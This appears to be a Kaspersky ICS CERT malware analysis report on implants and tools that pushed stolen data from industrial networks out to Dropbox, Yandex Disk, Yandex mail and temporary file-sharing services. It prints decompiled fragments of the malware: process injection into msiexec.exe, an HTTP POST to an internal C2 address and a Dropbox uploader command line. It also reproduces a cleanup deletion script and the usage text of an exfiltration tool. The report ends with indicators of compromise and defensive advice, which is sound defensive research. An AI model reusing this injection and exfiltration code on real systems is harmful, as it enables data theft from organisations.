

Common TTPs of attacks against industrial organizations. Implants for uploading data

Kirill Kruglov

Vyacheslav Kopeytsev

Artem Snegirev

| | |
|--|----|
| Stack of implants used to upload files to Dropbox | 2 |
| Tools for manual exfiltration of stolen files..... | 6 |
| Tool used to upload files to Yandex Disk | 6 |
| Tool used to upload files to temporary file sharing services | 7 |
| Implant used to upload files via the Yandex email service..... | 9 |
| Conclusion..... | 10 |
| Recommendations..... | 10 |
| Appendix I – Indicators of compromise | 12 |
| Appendix II – MITRE ATT&CK Mapping | 14 |

This is the third part of our research based on an investigation of a series of attacks against industrial organizations in Eastern Europe.

The attackers aimed to establish a permanent channel for data exfiltration, including data stored on air-gapped systems.

In total we have identified over 15 implants and their variants planted by the threat actor(s) in various combinations.

The entire stack of implants used in attacks can be divided into three categories based on their roles:

- [First-stage implants](#) for persistent remote access and initial data gathering
- [Second-stage implants](#) for gathering data and files, including from air-gapped systems
- Third-stage implants and tools used to upload data to C2

In this part we present information on the four types of implants and two tools used during the last (third) stage of the attacks discovered. The third-stage implants were deployed by the threat actor(s) via the first-stage, as well as the second-stage, implant.

Third-stage implants have much in common with the first-stage implants, including the use of a cloud-based data storage (e.g. Dropbox, Yandex Disk), code obfuscation, and the implementation of DLL hijacking techniques.

The full report is available on the [Kaspersky Threat Intelligence](#) portal.

For more information please contact ics-cert@kaspersky.com.

Stack of implants used to upload files to Dropbox

In the course of our research, we identified a stack of implants for uploading files to Dropbox, designed to work in tandem with a second-stage file-gathering implant.

The malware stack consists of three implants forming a straight execution chain (which consists of three steps).

The first step is used for persistence, the deployment and startup of the second-step malware module, which is responsible for uploading the files collected to the server by calling the third-step implant and cleaning up.

This architecture allows the threat actor to change the execution flow by replacing a single module in the chain. During our analysis, we identified five variants of third-step and two variants of second-step implants deployed a few months after the initial attack.

The very first variants of second-step implants in the chain were designed to decrypt a third-step payload and inject it into a legitimate process (e.g., "msiexec.exe"). All variants of third-step payloads in this chain were almost identical, except for the C2 address.

Second-step implant creating "msiexec.exe" to host the malicious payload

```
strcpy(v12, "msiexec.exe");
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
GetModuleFileNameA(0, v13, 0x104u);
wsprintfA(CommandLine, "%s %s", v12, v13);
if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
    OutputDebugStringA(v13);
    GetModuleFileNameA(0, v13, 0x104u);
    lpBaseAddress = (DWORD (__stdcall *) (LPVOID))VirtualAllocEx(ProcessInformation.hProcess, 0, 0x8C00u, 0x3000u, 0x40u);
    if ( lpBaseAddress )
    {
        v4 = 100;
        do
        {
            GetModuleFileNameA(0, v13, 0x104u);
            OutputDebugStringA(v13);
            --v4;
        }
        while ( v4 );
        if ( WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, &unk_40AC40, 0x8C00u, 0) )
        {
            v5 = 100;
            do
            {
                OutputDebugStringA(v13);
                GetModuleFileNameA(0, v13, 0x104u);
                --v5;
            }
            while ( v5 );
            GetCommandLine();
            RemoteThread = CreateRemoteThread(ProcessInformation.hProcess, 0, 0, lpBaseAddress, 0, 0, 0);
        }
    }
}
```

The C2 IP address in one of the third-step variants caught our attention because it was a local IP address. This means that the threat actor deployed

Third-step implant variant sending “.rar” files to some local C2

a C2 inside the corporate perimeter and apparently used it as a proxy to exfiltrate data from hosts that didn't have direct access to the internet.

```

u7 = InternetConnectA(hInternet, "10.2.3.110", 0x18Bu, 0, 0, 3u, 0, 0);
u5 = u7;
u15 = u7;
if ( !u7 )
{
    u5 = 0;
LABEL_13:
    u11 = GetLastError();
    if ( u4 )
    {
        u23 = u4;
        u12 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
        InternetCloseHandle(u23);
    }
    else
    {
        u12 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
    }
    goto LABEL_16;
}
u4 = HttpOpenRequestA(u7, "POST", "/", 0, 0, 0, 0x84400100, 0);
if ( !u4 )
    goto LABEL_13;
Buffer = 60000;
InternetSetOptionA(u4, 2u, &Buffer, 4u);
InternetSetOptionA(u4, 6u, &Buffer, 4u);
InternetSetOptionA(u4, 5u, &Buffer, 4u);
HttpAddRequestHeadersA(
    u4,
    "User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Saf"
    "ari/537.36\r\n"
    "Accept: text/html,*/*\r\n"
    "Accept-Language: en-US\r\n",
    0xAFu,
    0);

```

Later, the threat actor deployed a new variant of the second-step implant, whose capabilities included looking up file names in the Outlook folder (i.e., email account names), executing remote commands and uploading local or remote “.rar” files to Dropbox by calling the third-step implant.

The table below summarizes all commands with which this second-step implant expects to be executed (it terminates if called with no command-line arguments):

| Command | Parameters | Description |
|---------------------|---|---|
| uploadlocal | | Call third-step implant to upload local .rar files from “C:\ProgramData\NetWorks\ZZ” to a Dropbox folder and clean up. |
| Uploadremote | [username] [domain] [SID] [host] [ntlm-hash] | Copy .rar files from “C:\ProgramData\NetWorks\ZZ” on a remote machine to a local folder, then delete files on the remote machine and call third-stage implant to upload local .rar files to a Dropbox folder, then clean up |

| | | |
|---------------------|--|--|
| checkoutlook | [username] [domain] [SID] [host] [ntlm-hash] | Search for an Outlook folder on a local or remote host and print file listing to stdout. |
| Wmic | [username] [domain] [SID] [host] [ntlm-hash] [command] | Execute a cmd command locally or remotely and log output to the file "c:\windows\debug\out.txt", then read the file and print its contents to stdout, then delete the file "out.txt" (locally or remotely) |

Before executing any remote command, the implant checks if the privileges are sufficient to access the remote host by calling a tool named "libvlc.exe", which was not identified in the course of the research, with the following parameters: username, domain, SID, hostname, and ntlm hash.

Using some unknown tool to check privileges to access a remote host

```
loc_D15017: ; CODE XREF: sub_D14C50+3781j
push 0 ; lpOverlapped
lea eax, [ebp+NumberOfBytesRead]
push eax ; lpNumberOfBytesRead
push 3FFh ; nNumberOfBytesToRead
lea eax, [ebp+Buffer]
push eax ; lpBuffer
push [ebp+hReadPipe]
call ds:ReadFile [ebp+Buffer]=Stack[00001588]:aMicrosoftWindo
test eax, eax aMicrosoftWindo db 'Microsoft Windows [Version 10.0.17763.379]',0Dh,0Ah
jz loc_D1536D db '(c) 2018 Microsoft Corporation. All rights reserved.',0Dh,0Ah
mov edi, [ebp+NumberOfBytesRead] db '2022 8:26:42.77',0Dh,0Ah
test edi, edi db 'C:\Users\ \Desktop>libvlc.exe user domain S-1-5-21-46'
jz loc_D1535C db '2794523-3640862815-4282992083-1000 rhost FC525C9683E8FE067095'
mov edx, [ebp+var_440] db 'BA2DDC971889',0Dh,0Ah
mov eax, edx db '27h,libvlc.exe,27h,' is not recognized as an internal or externa'
mov ecx, [ebp+var_444] db 'l command',0Dh,0Ah
017: sub_D14C50:loc_D15017 db 'operable program or batch file.',0Dh,0Ah
```

To upload local files, the second-step implant calls a third-step implant, which is supposed to be already deployed on the machine either at the statically defined path "c:/users/public/" or at the same path as the second-step implant.

Second-step implant starts a third-step implant (named "cl.exe") to upload ".rar" files to Dropbox

```

if ( a2 < 1 )
{
  sub_401040((int)"Invalid args\n", 093);
  v7 = 1;
  goto FreeMem_and_Return;
}
v8 = (int *)&v116;
if ( v118 >= 0x10 )
v9 = v116;
if ( v117 == 11 )
{
  v9 = "uploadlocal";
  v10 = 7;
  do... // compare strings
  v11 = *(_BYTE *)v8 < (const unsigned __int8)*v9; // check comparison results
  if...
  if ( v115 )
  {
    TryRun_CL_EXE();
    v7 = 0;
    goto FreeMem_and_Return;
  }
  v5 = a2;
}

DWORD TryRun_CL_EXE()
{
  DWORD result; // eax@1
  DWORD v1; // esi@2
  const char *v2; // ecx@2
  char v3; // [esp+0h] [ebp-8h]@0

  result = FindRarFiles_PrepndFileHeader();
  if ( !result )
  {
    v1 = CreateProcess_CL_EXE();
    v2 = "Run upload failed\n";
    if ( !v1 )
      v2 = "Uploading start\n";
    sub_401040((int)v2, v3);
    result = v1;
  }
  return result;
}

DWORD CreateProcess_CL_EXE()
{
  DWORD result; // eax@2
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+8h] [ebp-E0h]@1
  struct _STARTUPINFO StartupInfo; // [esp+18h] [ebp-D0h]@1
  CHAR CommandLine; // [esp+60h] [ebp-88h]@1
  __int16 v4; // [esp+D8h] [ebp-10h]@1
  char v5; // [esp+D0h] [ebp-Eh]@1

  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 257;
  qnencycy(
    &CommandLine,
    "c:\\users\\public\\cl.exe DF001 c:\\programdata\\NetWorks\\zz [redacted] n-dzQQK 5"
    0x78u);
  StartupInfo.vShowWindow = 0;
  v4 = *(_WORD *)" 5";
  v5 = aCUsersPublicC1[122];
  ProcessInformation = 0164;
  *(_DWORD *)&StartupInfo.lpReserved = 0164;
  *(_DWORD *)&StartupInfo.lpTitle = 0164;
  *(_DWORD *)&StartupInfo.dwX = 0164;
  *(_DWORD *)&StartupInfo.dwYSize = 0164;
  *(_DWORD *)&StartupInfo.dwCountChars = 0164;
  *(_DWORD *)&StartupInfo.cbReserved2 = 0164;
  *(_TBYTE *)&StartupInfo.hStdInput + 2 = 0.0;
  if ( CreateProcess(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    result = 0;
  else
    result = GetLastError();
  return result;
}

```

It should be noted that before calling the third-step implant to upload files, the second-step implant prepends a custom header to each ".rar" file. The header contains the name of the host which is the source of the file and the original file name (which is simply the file creation date and a time). The threat actor does this to avoid losing such metadata: when a file is uploaded to Dropbox, the implant changes its name to a pseudorandom sequence of numbers.

All the third-step variants are designed to upload the ".rar" files collected to Dropbox from "C:\ProgramData\NetWorks\ZZ" on the local machine. This operation is performed as follows:

- Connect to Dropbox using an embedded OAuth token, create a folder with a name matching that of the local machine.
- Upload a small "host" file, which contains basic information about the local machine (machine name, user name, IP address, MAC address) encrypted with RC4.
- Encrypt all ".rar" files with RC4 and upload them to Dropbox.
- Remove all ".rar" files located in "C:\ProgramData\NetWorks\ZZ" on the local machine.

Along with the stack of implants described above, we have discovered a “.bat” script file used to delete intermediate steps and artifacts in “c:\Users\Public”. The script was probably used before updating the stack of implants or if the threat actor decided to abandon an infected machine.

Batch CMD
script used for
cleanup

```
del /f /q c:\Users\Public\*.exe
del /f /q c:\Users\Public\*.dll
del /f /q c:\Users\Public\*.log
del /f /q c:\Users\Public\*.manifest
del /f /q c:\Users\Public\*.ps1
del /f /q c:\Users\Public\sys
del /f /q c:\Users\Public\*.xml
```


Tools for manual exfiltration of stolen files

Along with various other implants, we discovered two tools used by the threat actor for manual data exfiltration.

Tool used to upload files to Yandex Disk

One tool, named “AuditSvc.exe”, was designed for uploading and downloading arbitrary files to and from Yandex Disk. The OAuth token, file path and some other parameters could be passed as command line arguments. Alternatively, the parameters could be defined in a config file named “MyLog.ini”.

Tool used to
upload data to
Yandex Disk



The image shows two windows side-by-side. The left window is titled "MyLog.ini - Notepad" and contains the following text:

```
File Edit Format View Help
[FILES TO UPLOAD]
Wait to Upload=
Current File=
Already Done=
[DISK PARAM LIST]
Disk Path=
Token=
[APP PARAM LIST]
Thread Count=
Speed Level=
[ERROR RECORD]
File not Exist=
Other Error=
```

The right window is titled "C:\Windows\system32\cmd.exe" and shows the output of running "AuditSvc.exe" from a command prompt:

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\... \Desktop\xxx>AuditSvc.exe
Use default Disk Path : " /" .
Param Miss Token.
Zip Use default password.
Use default ThreadCount : 1 .
Use default SpeedLevel : 3 .
Cost Time: 0
Finished...

C:\Users\... \Desktop\xxx>
```

Tool used to upload files to temporary file sharing services

The second tool discovered, named "transfer.exe", was designed to upload and download arbitrary files to and from any of 16 supported temporary file sharing services.

| Service | URL address |
|--------------------------|---|
| imgonl(oni) | https://img[.]oni/api/upload.php |
| litterbox(lit) | https://litterbox.catbox[.]moe/resources/internals/api.php |
| imgbb(ibt) | https://imgbb[.]com/ |
| transfer(trs) | https://transfer[.]sh |
| schollz | https://share.schollz[.]com |
| null(0x0) | https://0x0[.]st/ |
| tinyimg(tin) | https://tinyimg[.]io/upload |
| gifyu(gif) | https://gifyu[.]com/ |
| imgshare(ims) | https://imgshare[.]io/ |
| imgpile(imp) | https://imgpile[.]com/ |
| zippyimage(zip) | https://zippyimage[.]com/ |
| extraimage(ext) | https://extraimage[.]info/ |
| picpaster(pic) | https://upload.picpaste[.]me/ |
| imaurupload(imu) | https://imgurupload[.]org |
| sm.ms(sms) | https://sm[.]ms/api/v2/upload |
| easycaptures(esy) | https://easycaptures[.]com/upload_file_new.php |

Along with various parameters designed for flexibility and optimization, the tool can generate and use a client-side RSA key.

Commands and parameters accepted by "transfer.exe"

```
Backend Api Support:
litterbox(lit), null(0x0),imgshare(ims),
tinyimg(tin),transfer(trs),imgonl(onl),
imgbb(ibt),sm.ms(sms),extraimage(ext),
easycaptures(esy),gifyu(gif),imaurupload(imu)
imgpile(imp),zippyimage(zip),picpaster(pic),

Usage:
transfer [flags]
transfer [command]

Examples:

# upload via different apis, support directory or single file
./transfer upload <files-dir>
./transfer upload <file>

# upload via given api such as fio, support directory or single file
./transfer fio <files-dir>
./transfer fio <file>

# download files, support log file or single url link
./transfer download upload.log
./transfer download https://easycaptures.com/8835811426.png

# test which api has failed, only support single file
./transfer test <file>

# big file transfer, only support single file
./transfer big <file>

# split files combine, only support directory
./transfer combine <files-dir>

# generate rsa key file
./transfer genrsa

Available Commands:
big          upload the big file using chuck
combine      combine the split files to a big file
download     download file
genrsa       generate rsa pem file
help         Help about any command
test         test which api fail
upload       upload file

Flags:
-d, --debug          enable verbose mode to debug
-o, --download string download log file (default "download_")
-e, --encrypt        encrypt stream when upload (default true)
-h, --help           help for transfer
-n, --no-progress    disable progress bar to reduce output (default true)
-t, --output string  download to another file/folder (default "downloaddir")
-p, --parallel int   set upload and download task count (default 3)
-s, --silent         enable silent mode to mute output
-g, --uplog string   upload log file (default "upload_")
-w, --verify string  verify
-v, --version        show version and exit

Use "transfer [command] --help" for more information about a command.
```

After uploading data, the tool creates a JSON file with the "upload_" prefix, which contains a URL generated by the file sharing service to access the data stored.

JSON log produced by the tool

```
{"Success":true,"Link":"https://upload.picpaste.me/images/2022/09/05/123.rar.png",
"File":"C:\\Users\\...\\_\\Desktop\\ida\\123\\1\\123.rar","Error":""}
```

The threat actor most probably used the tool manually or semi-manually to upload logs and other files to file sharing services, while the resulting JSON containing URLs could be uploaded by any of the first-stage implants described [in the first part](#) of the article or by the implant designed to send a single file, "111.log", as an email attachment via the Yandex email service (that implant is described below).

Implant used to upload files via the Yandex email service

The implant designed to send files via the Yandex email service was downloaded from Yandex Disk. It was also statically linked with libcurl.dll.

The implant is designed to exfiltrate a single file located at the static path "C:\Users\Public\Downloads\111.log" (which was hard-coded into the implant). The ".log" file is sent as an attachment to an email with the text "Download the attachment pls.". The implant formatted the email body and used the "curl_perform" API of libcurl.dll to send the email via smtp.yandex.ru on TCP 465.

The file "111.log" is most probably produced by one of the previous-stage implants and can contain the output of CMD commands or URLs for files uploaded to a temporary data sharing service by a tool described above.

Code fragment
from the
implant's main
function

```
sub_1004C770(v16, "<html><body>\r\n<p>Download the attachment pls.<p><body><html>\r\n", 0xFFFFFFFF);
sub_1004CC60(v16, "text/html");
v17 = sub_1004C6F0(v15);
sub_1004C770(v17, "Download the attachment pls.\r\n", 0xFFFFFFFF);
v18 = (int *)sub_1004C6F0(v57);
sub_1004CBB0((char)v15, v18, v15);
sub_1004CC60((int)v18, "multipart/alternative");
v19 = sub_1004B9D0(0, "Content-Disposition: inline");
sub_1004CA90((int)v18, v19, 1);
v20 = v57;
v21 = sub_1004C6F0(v57);
v22 = (char *)&v67;
if ( v69 >= 0x10 )
    v22 = v67;
sub_1004C860(v21, v22);
v23 = (int)v56;
sub_1004B890((int)v56, 10269, (char)v20);
OutputDebugStringA("curl perform");
v24 = sub_100484F0(v23);
v56 = (char *)v24;
if ( v24 )
{
    v50 = sub_1004E160(v24);
    v49 = "curl_easy_perform() failed: %s\n";
    v25 = __acrt_iob_func(2);
    sub_100471A0(v25, v49, v50);
    OutputDebugStringA("curl perform failed");
}
sub_100471D0("curl_easy_perform() succeeded\n", v51);
```

After a single attempt to send an email, the implant terminates. Such straight execution flow and the absence of persistence capabilities may mean that the implant was expected to be used as a tool rather than a self-sufficient service. Nevertheless, the threat actor may possibly have used a simple task scheduling technique to make it persistent and to have it executed periodically, as in the case of [FourteenHi variant "E"](#).

Conclusion

In this research we analyzed a broad set of implants used by the threat actor(s) [for remote access, to gather data](#) and to upload data.

Abusing popular cloud-based data storages may allow the threat actor(s) to evade security measures. At the same time, it opens up the possibility for stolen data to be leaked a second time in the event that a third party gets access to a storage used by the threat actor(s).

Recommendations

- Install security software with support for centralized security policy management on all servers and workstations and keep the antivirus databases and program modules of your security solutions up-to-date.
- Check that all security solution components are enabled on all systems and that a policy is in place which requires the administrator password to be entered in the event of attempts to disable protection.
- Consider using Allowlisting and Application Control technologies to prevent unknown applications from being executed.
- Check that Active Directory policies include restrictions on user attempts to log in to systems. Users should only be allowed to log in to those systems which they need to access in order to perform their job responsibilities.
- Restrict network connections, including VPN, between systems on the OT network; block connections on all those ports the use of which is not required by the industrial process.
- Use smart cards (tokens) or one-time codes as the second authentication factor when establishing a VPN connection. In cases where this is applicable, use the Access Control List (ACL) technology to restrict the list of IP addresses from which a VPN connection can be initiated.
- Train employees of the enterprise to use the internet, email, and other communication channels securely and, specifically, explain the possible consequences of downloading and executing files from unverified sources.
- Restrict the use of accounts with local administrator and domain administrator privileges, with the exception of cases where such privileges are necessary to perform the job responsibilities.
- Consider using a password management solution to manage the passwords of local administrator accounts on all systems.

- Enforce a password policy that has password complexity requirements and requires passwords to be changed on a regular basis.
- Consider using Managed Detection and Response class services to gain quick access to high-level knowledge and expertise of security professionals.
- Use dedicated protection for the industrial process. Kaspersky Industrial CyberSecurity protects industrial endpoints and enables network monitoring on the OT network to identify and block malicious activity.

Appendix I – Indicators of compromise

Note: The indicators in this section are valid at the time of publication.
The full version of indicators of compromise, including Yara rules, is available in a .ioc file on the [Kaspersky Threat Intelligence](#) portal.

Stack of implants used to upload files to Dropbox

MD5

1A1B8EFE8D72984C4744662D2D233C02 (CrashReport.dll)
03C74722A8E6E5E7EA0A5ED0C9F23696 (a.exe)
19BC4620FB5DA10192676F01C3DC71B3 (cl.exe)
EE8AFC6F3BB68F86A64FC6389F2EDC3F (cl.exe)
F8553382DE7E1E349D8E91EDB7C57953 (cu.exe)
5137C61734E2096018CEE99149DAC009 (conhost.exe)
5660CB556D856D081A3DCD497549F47A (Rar2.exe)
976B59F170136B9C3C88BD9A8FC4CE4E (Rar3.exe)
D6CC6A4AF4720DAF8EEE0835D6E5D374 (Rar4.exe)

Tool used to upload files to Yandex Disk

MD5

5C3A88073824A1BCE4359A7B69ED0A8D (AuditSvc.exe)

Tool used to upload files to temporary file sharing services

MD5

8BA9EE9FD6BD4B9304F7FB868CE975D8 (transfer.exe)

IP/URL

img[.]onl/api/upload.php
litterbox.catbox[.]moe/resources/internals/api.php
imgbb[.]com
transfer[.]sh
share.schollz[.]com
0x0[.]st/
tinyimg[.]io/upload

```
gifyu[.]com/  
imgshare[.]io  
imgpile[.]com/  
zippyimage[.]com  
extraimage[.]info  
upload.picpaste[.]me  
imgurupload[.]org  
sm[.]ms/api/v2/upload  
easycaptures[.]com/upload_file_new.php
```

Implant used to upload files via the Yandex email service

MD5

```
971B0687C8281778B28721239801084E (qclite.dll)
```

Appendix II – MITRE ATT&CK Mapping

The table below contains all the TTPs identified in the analysis of the activity described in this report.

| Tactic | Technique Number | Technique Name and Description |
|-----------------|--|--|
| Initial Access | T1566.001 | Phishing: Spearphishing Attachment Threat actors used lure documents to deploy off-the-shelf spyware. |
| Execution | T1204.002 T1059.003 T1106 T1053.005 | User Execution: Malicious File A system is infected when the user runs the malware believing it to be a legitimate document. Command and Scripting Interpreter: Windows Command Shell Uses cmd.exe to execute multiple commands. Native API Uses CreateProcessW function to execute Windows Command Line Scheduled Task/Job: Scheduled Task Malware is executed via a Windows task created by the threat actor. |
| Persistence | T1547.001 T1543.003 T1053.005 | Registry Run Keys / Startup Folder: Malware achieves persistence by adding itself to the Registry as a startup program. Create or Modify System Process: Windows Service Installs itself as a service to achieve persistence. Scheduled Task/Job: Scheduled Task Malware is executed via a Windows task created by the threat actor. |
| Defense Evasion | T140 | Deobfuscate/Decode Files or Information Uses an RC4 key to decrypt the malware configuration as well as communication. |

| | | |
|----------------------------|---|--|
| | <p>T1055.002</p> <p>T1497.001</p> <p>T1497.003</p> <p>T1574.002</p> | <p>Process Injection: Portable Executable Injection</p> <p>Malware injects itself into various legitimate processes upon execution (msiexec.exe, svchost.exe).</p> <p>System Checks</p> <p>Employs various system checks to detect and avoid virtualization and analysis environments.</p> <p>Time Based Evasion</p> <p>Employs various time-based methods to detect and avoid virtualization and analysis environments.</p> <p>Hijack Execution Flow: DLL Side-Loading</p> <p>Threat actors abused a legitimate application binary to load a malicious DLL.</p> |
| Discovery | <p>T1083</p> <p>T1016</p> <p>T1033</p> <p>T1057</p> | <p>File and Directory Discovery</p> <p>The malware attempts to discover files of various types (.doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .rtf, .eml).</p> <p>System Network Configuration Discovery</p> <p>Threat actors use the netstat and ipconfig utilities to get local network interface configuration and enumerate open ports.</p> <p>System Owner/User Discovery</p> <p>Threat actors use the systeminfo, whoami, and net utilities to get information about the user and the infected system.</p> <p>Process Discovery</p> <p>Threat actors use tasklist to enumerate running processes.</p> |
| Command and Control | <p>T1071.001</p> <p>T1573.001</p> | <p>Application Layer Protocol: Web Protocols</p> <p>Malware uses HTTPS and raw TCP for communication with C2.</p> <p>Encrypted Channel: Symmetric Cryptography</p> <p>Malware uses RC4 and SSL TLS v3 (by libssl.dll) to encrypt communication.</p> |

| | | |
|--------------------------|------------------|---|
| Credential Access | T1003.004 | OS Credential Dumping: Cached Domain Credentials Threat actors use Mimikatz and Reg to extract cached credentials. |
| Collection | T1005 | Data from Local System Malware designed to collect and exfiltrate arbitrary data, including air-gapped systems, by abusing removable devices. |
| Exfiltration | T1041 | Exfiltration Over C2 Channel Threat actors exfiltrate data using Dropbox, Yandex Disk, Yandex email and temporary file sharing services as a C2 channel |

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT)

is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

[Kaspersky ICS CERT](#)

ics-cert@kaspersky.com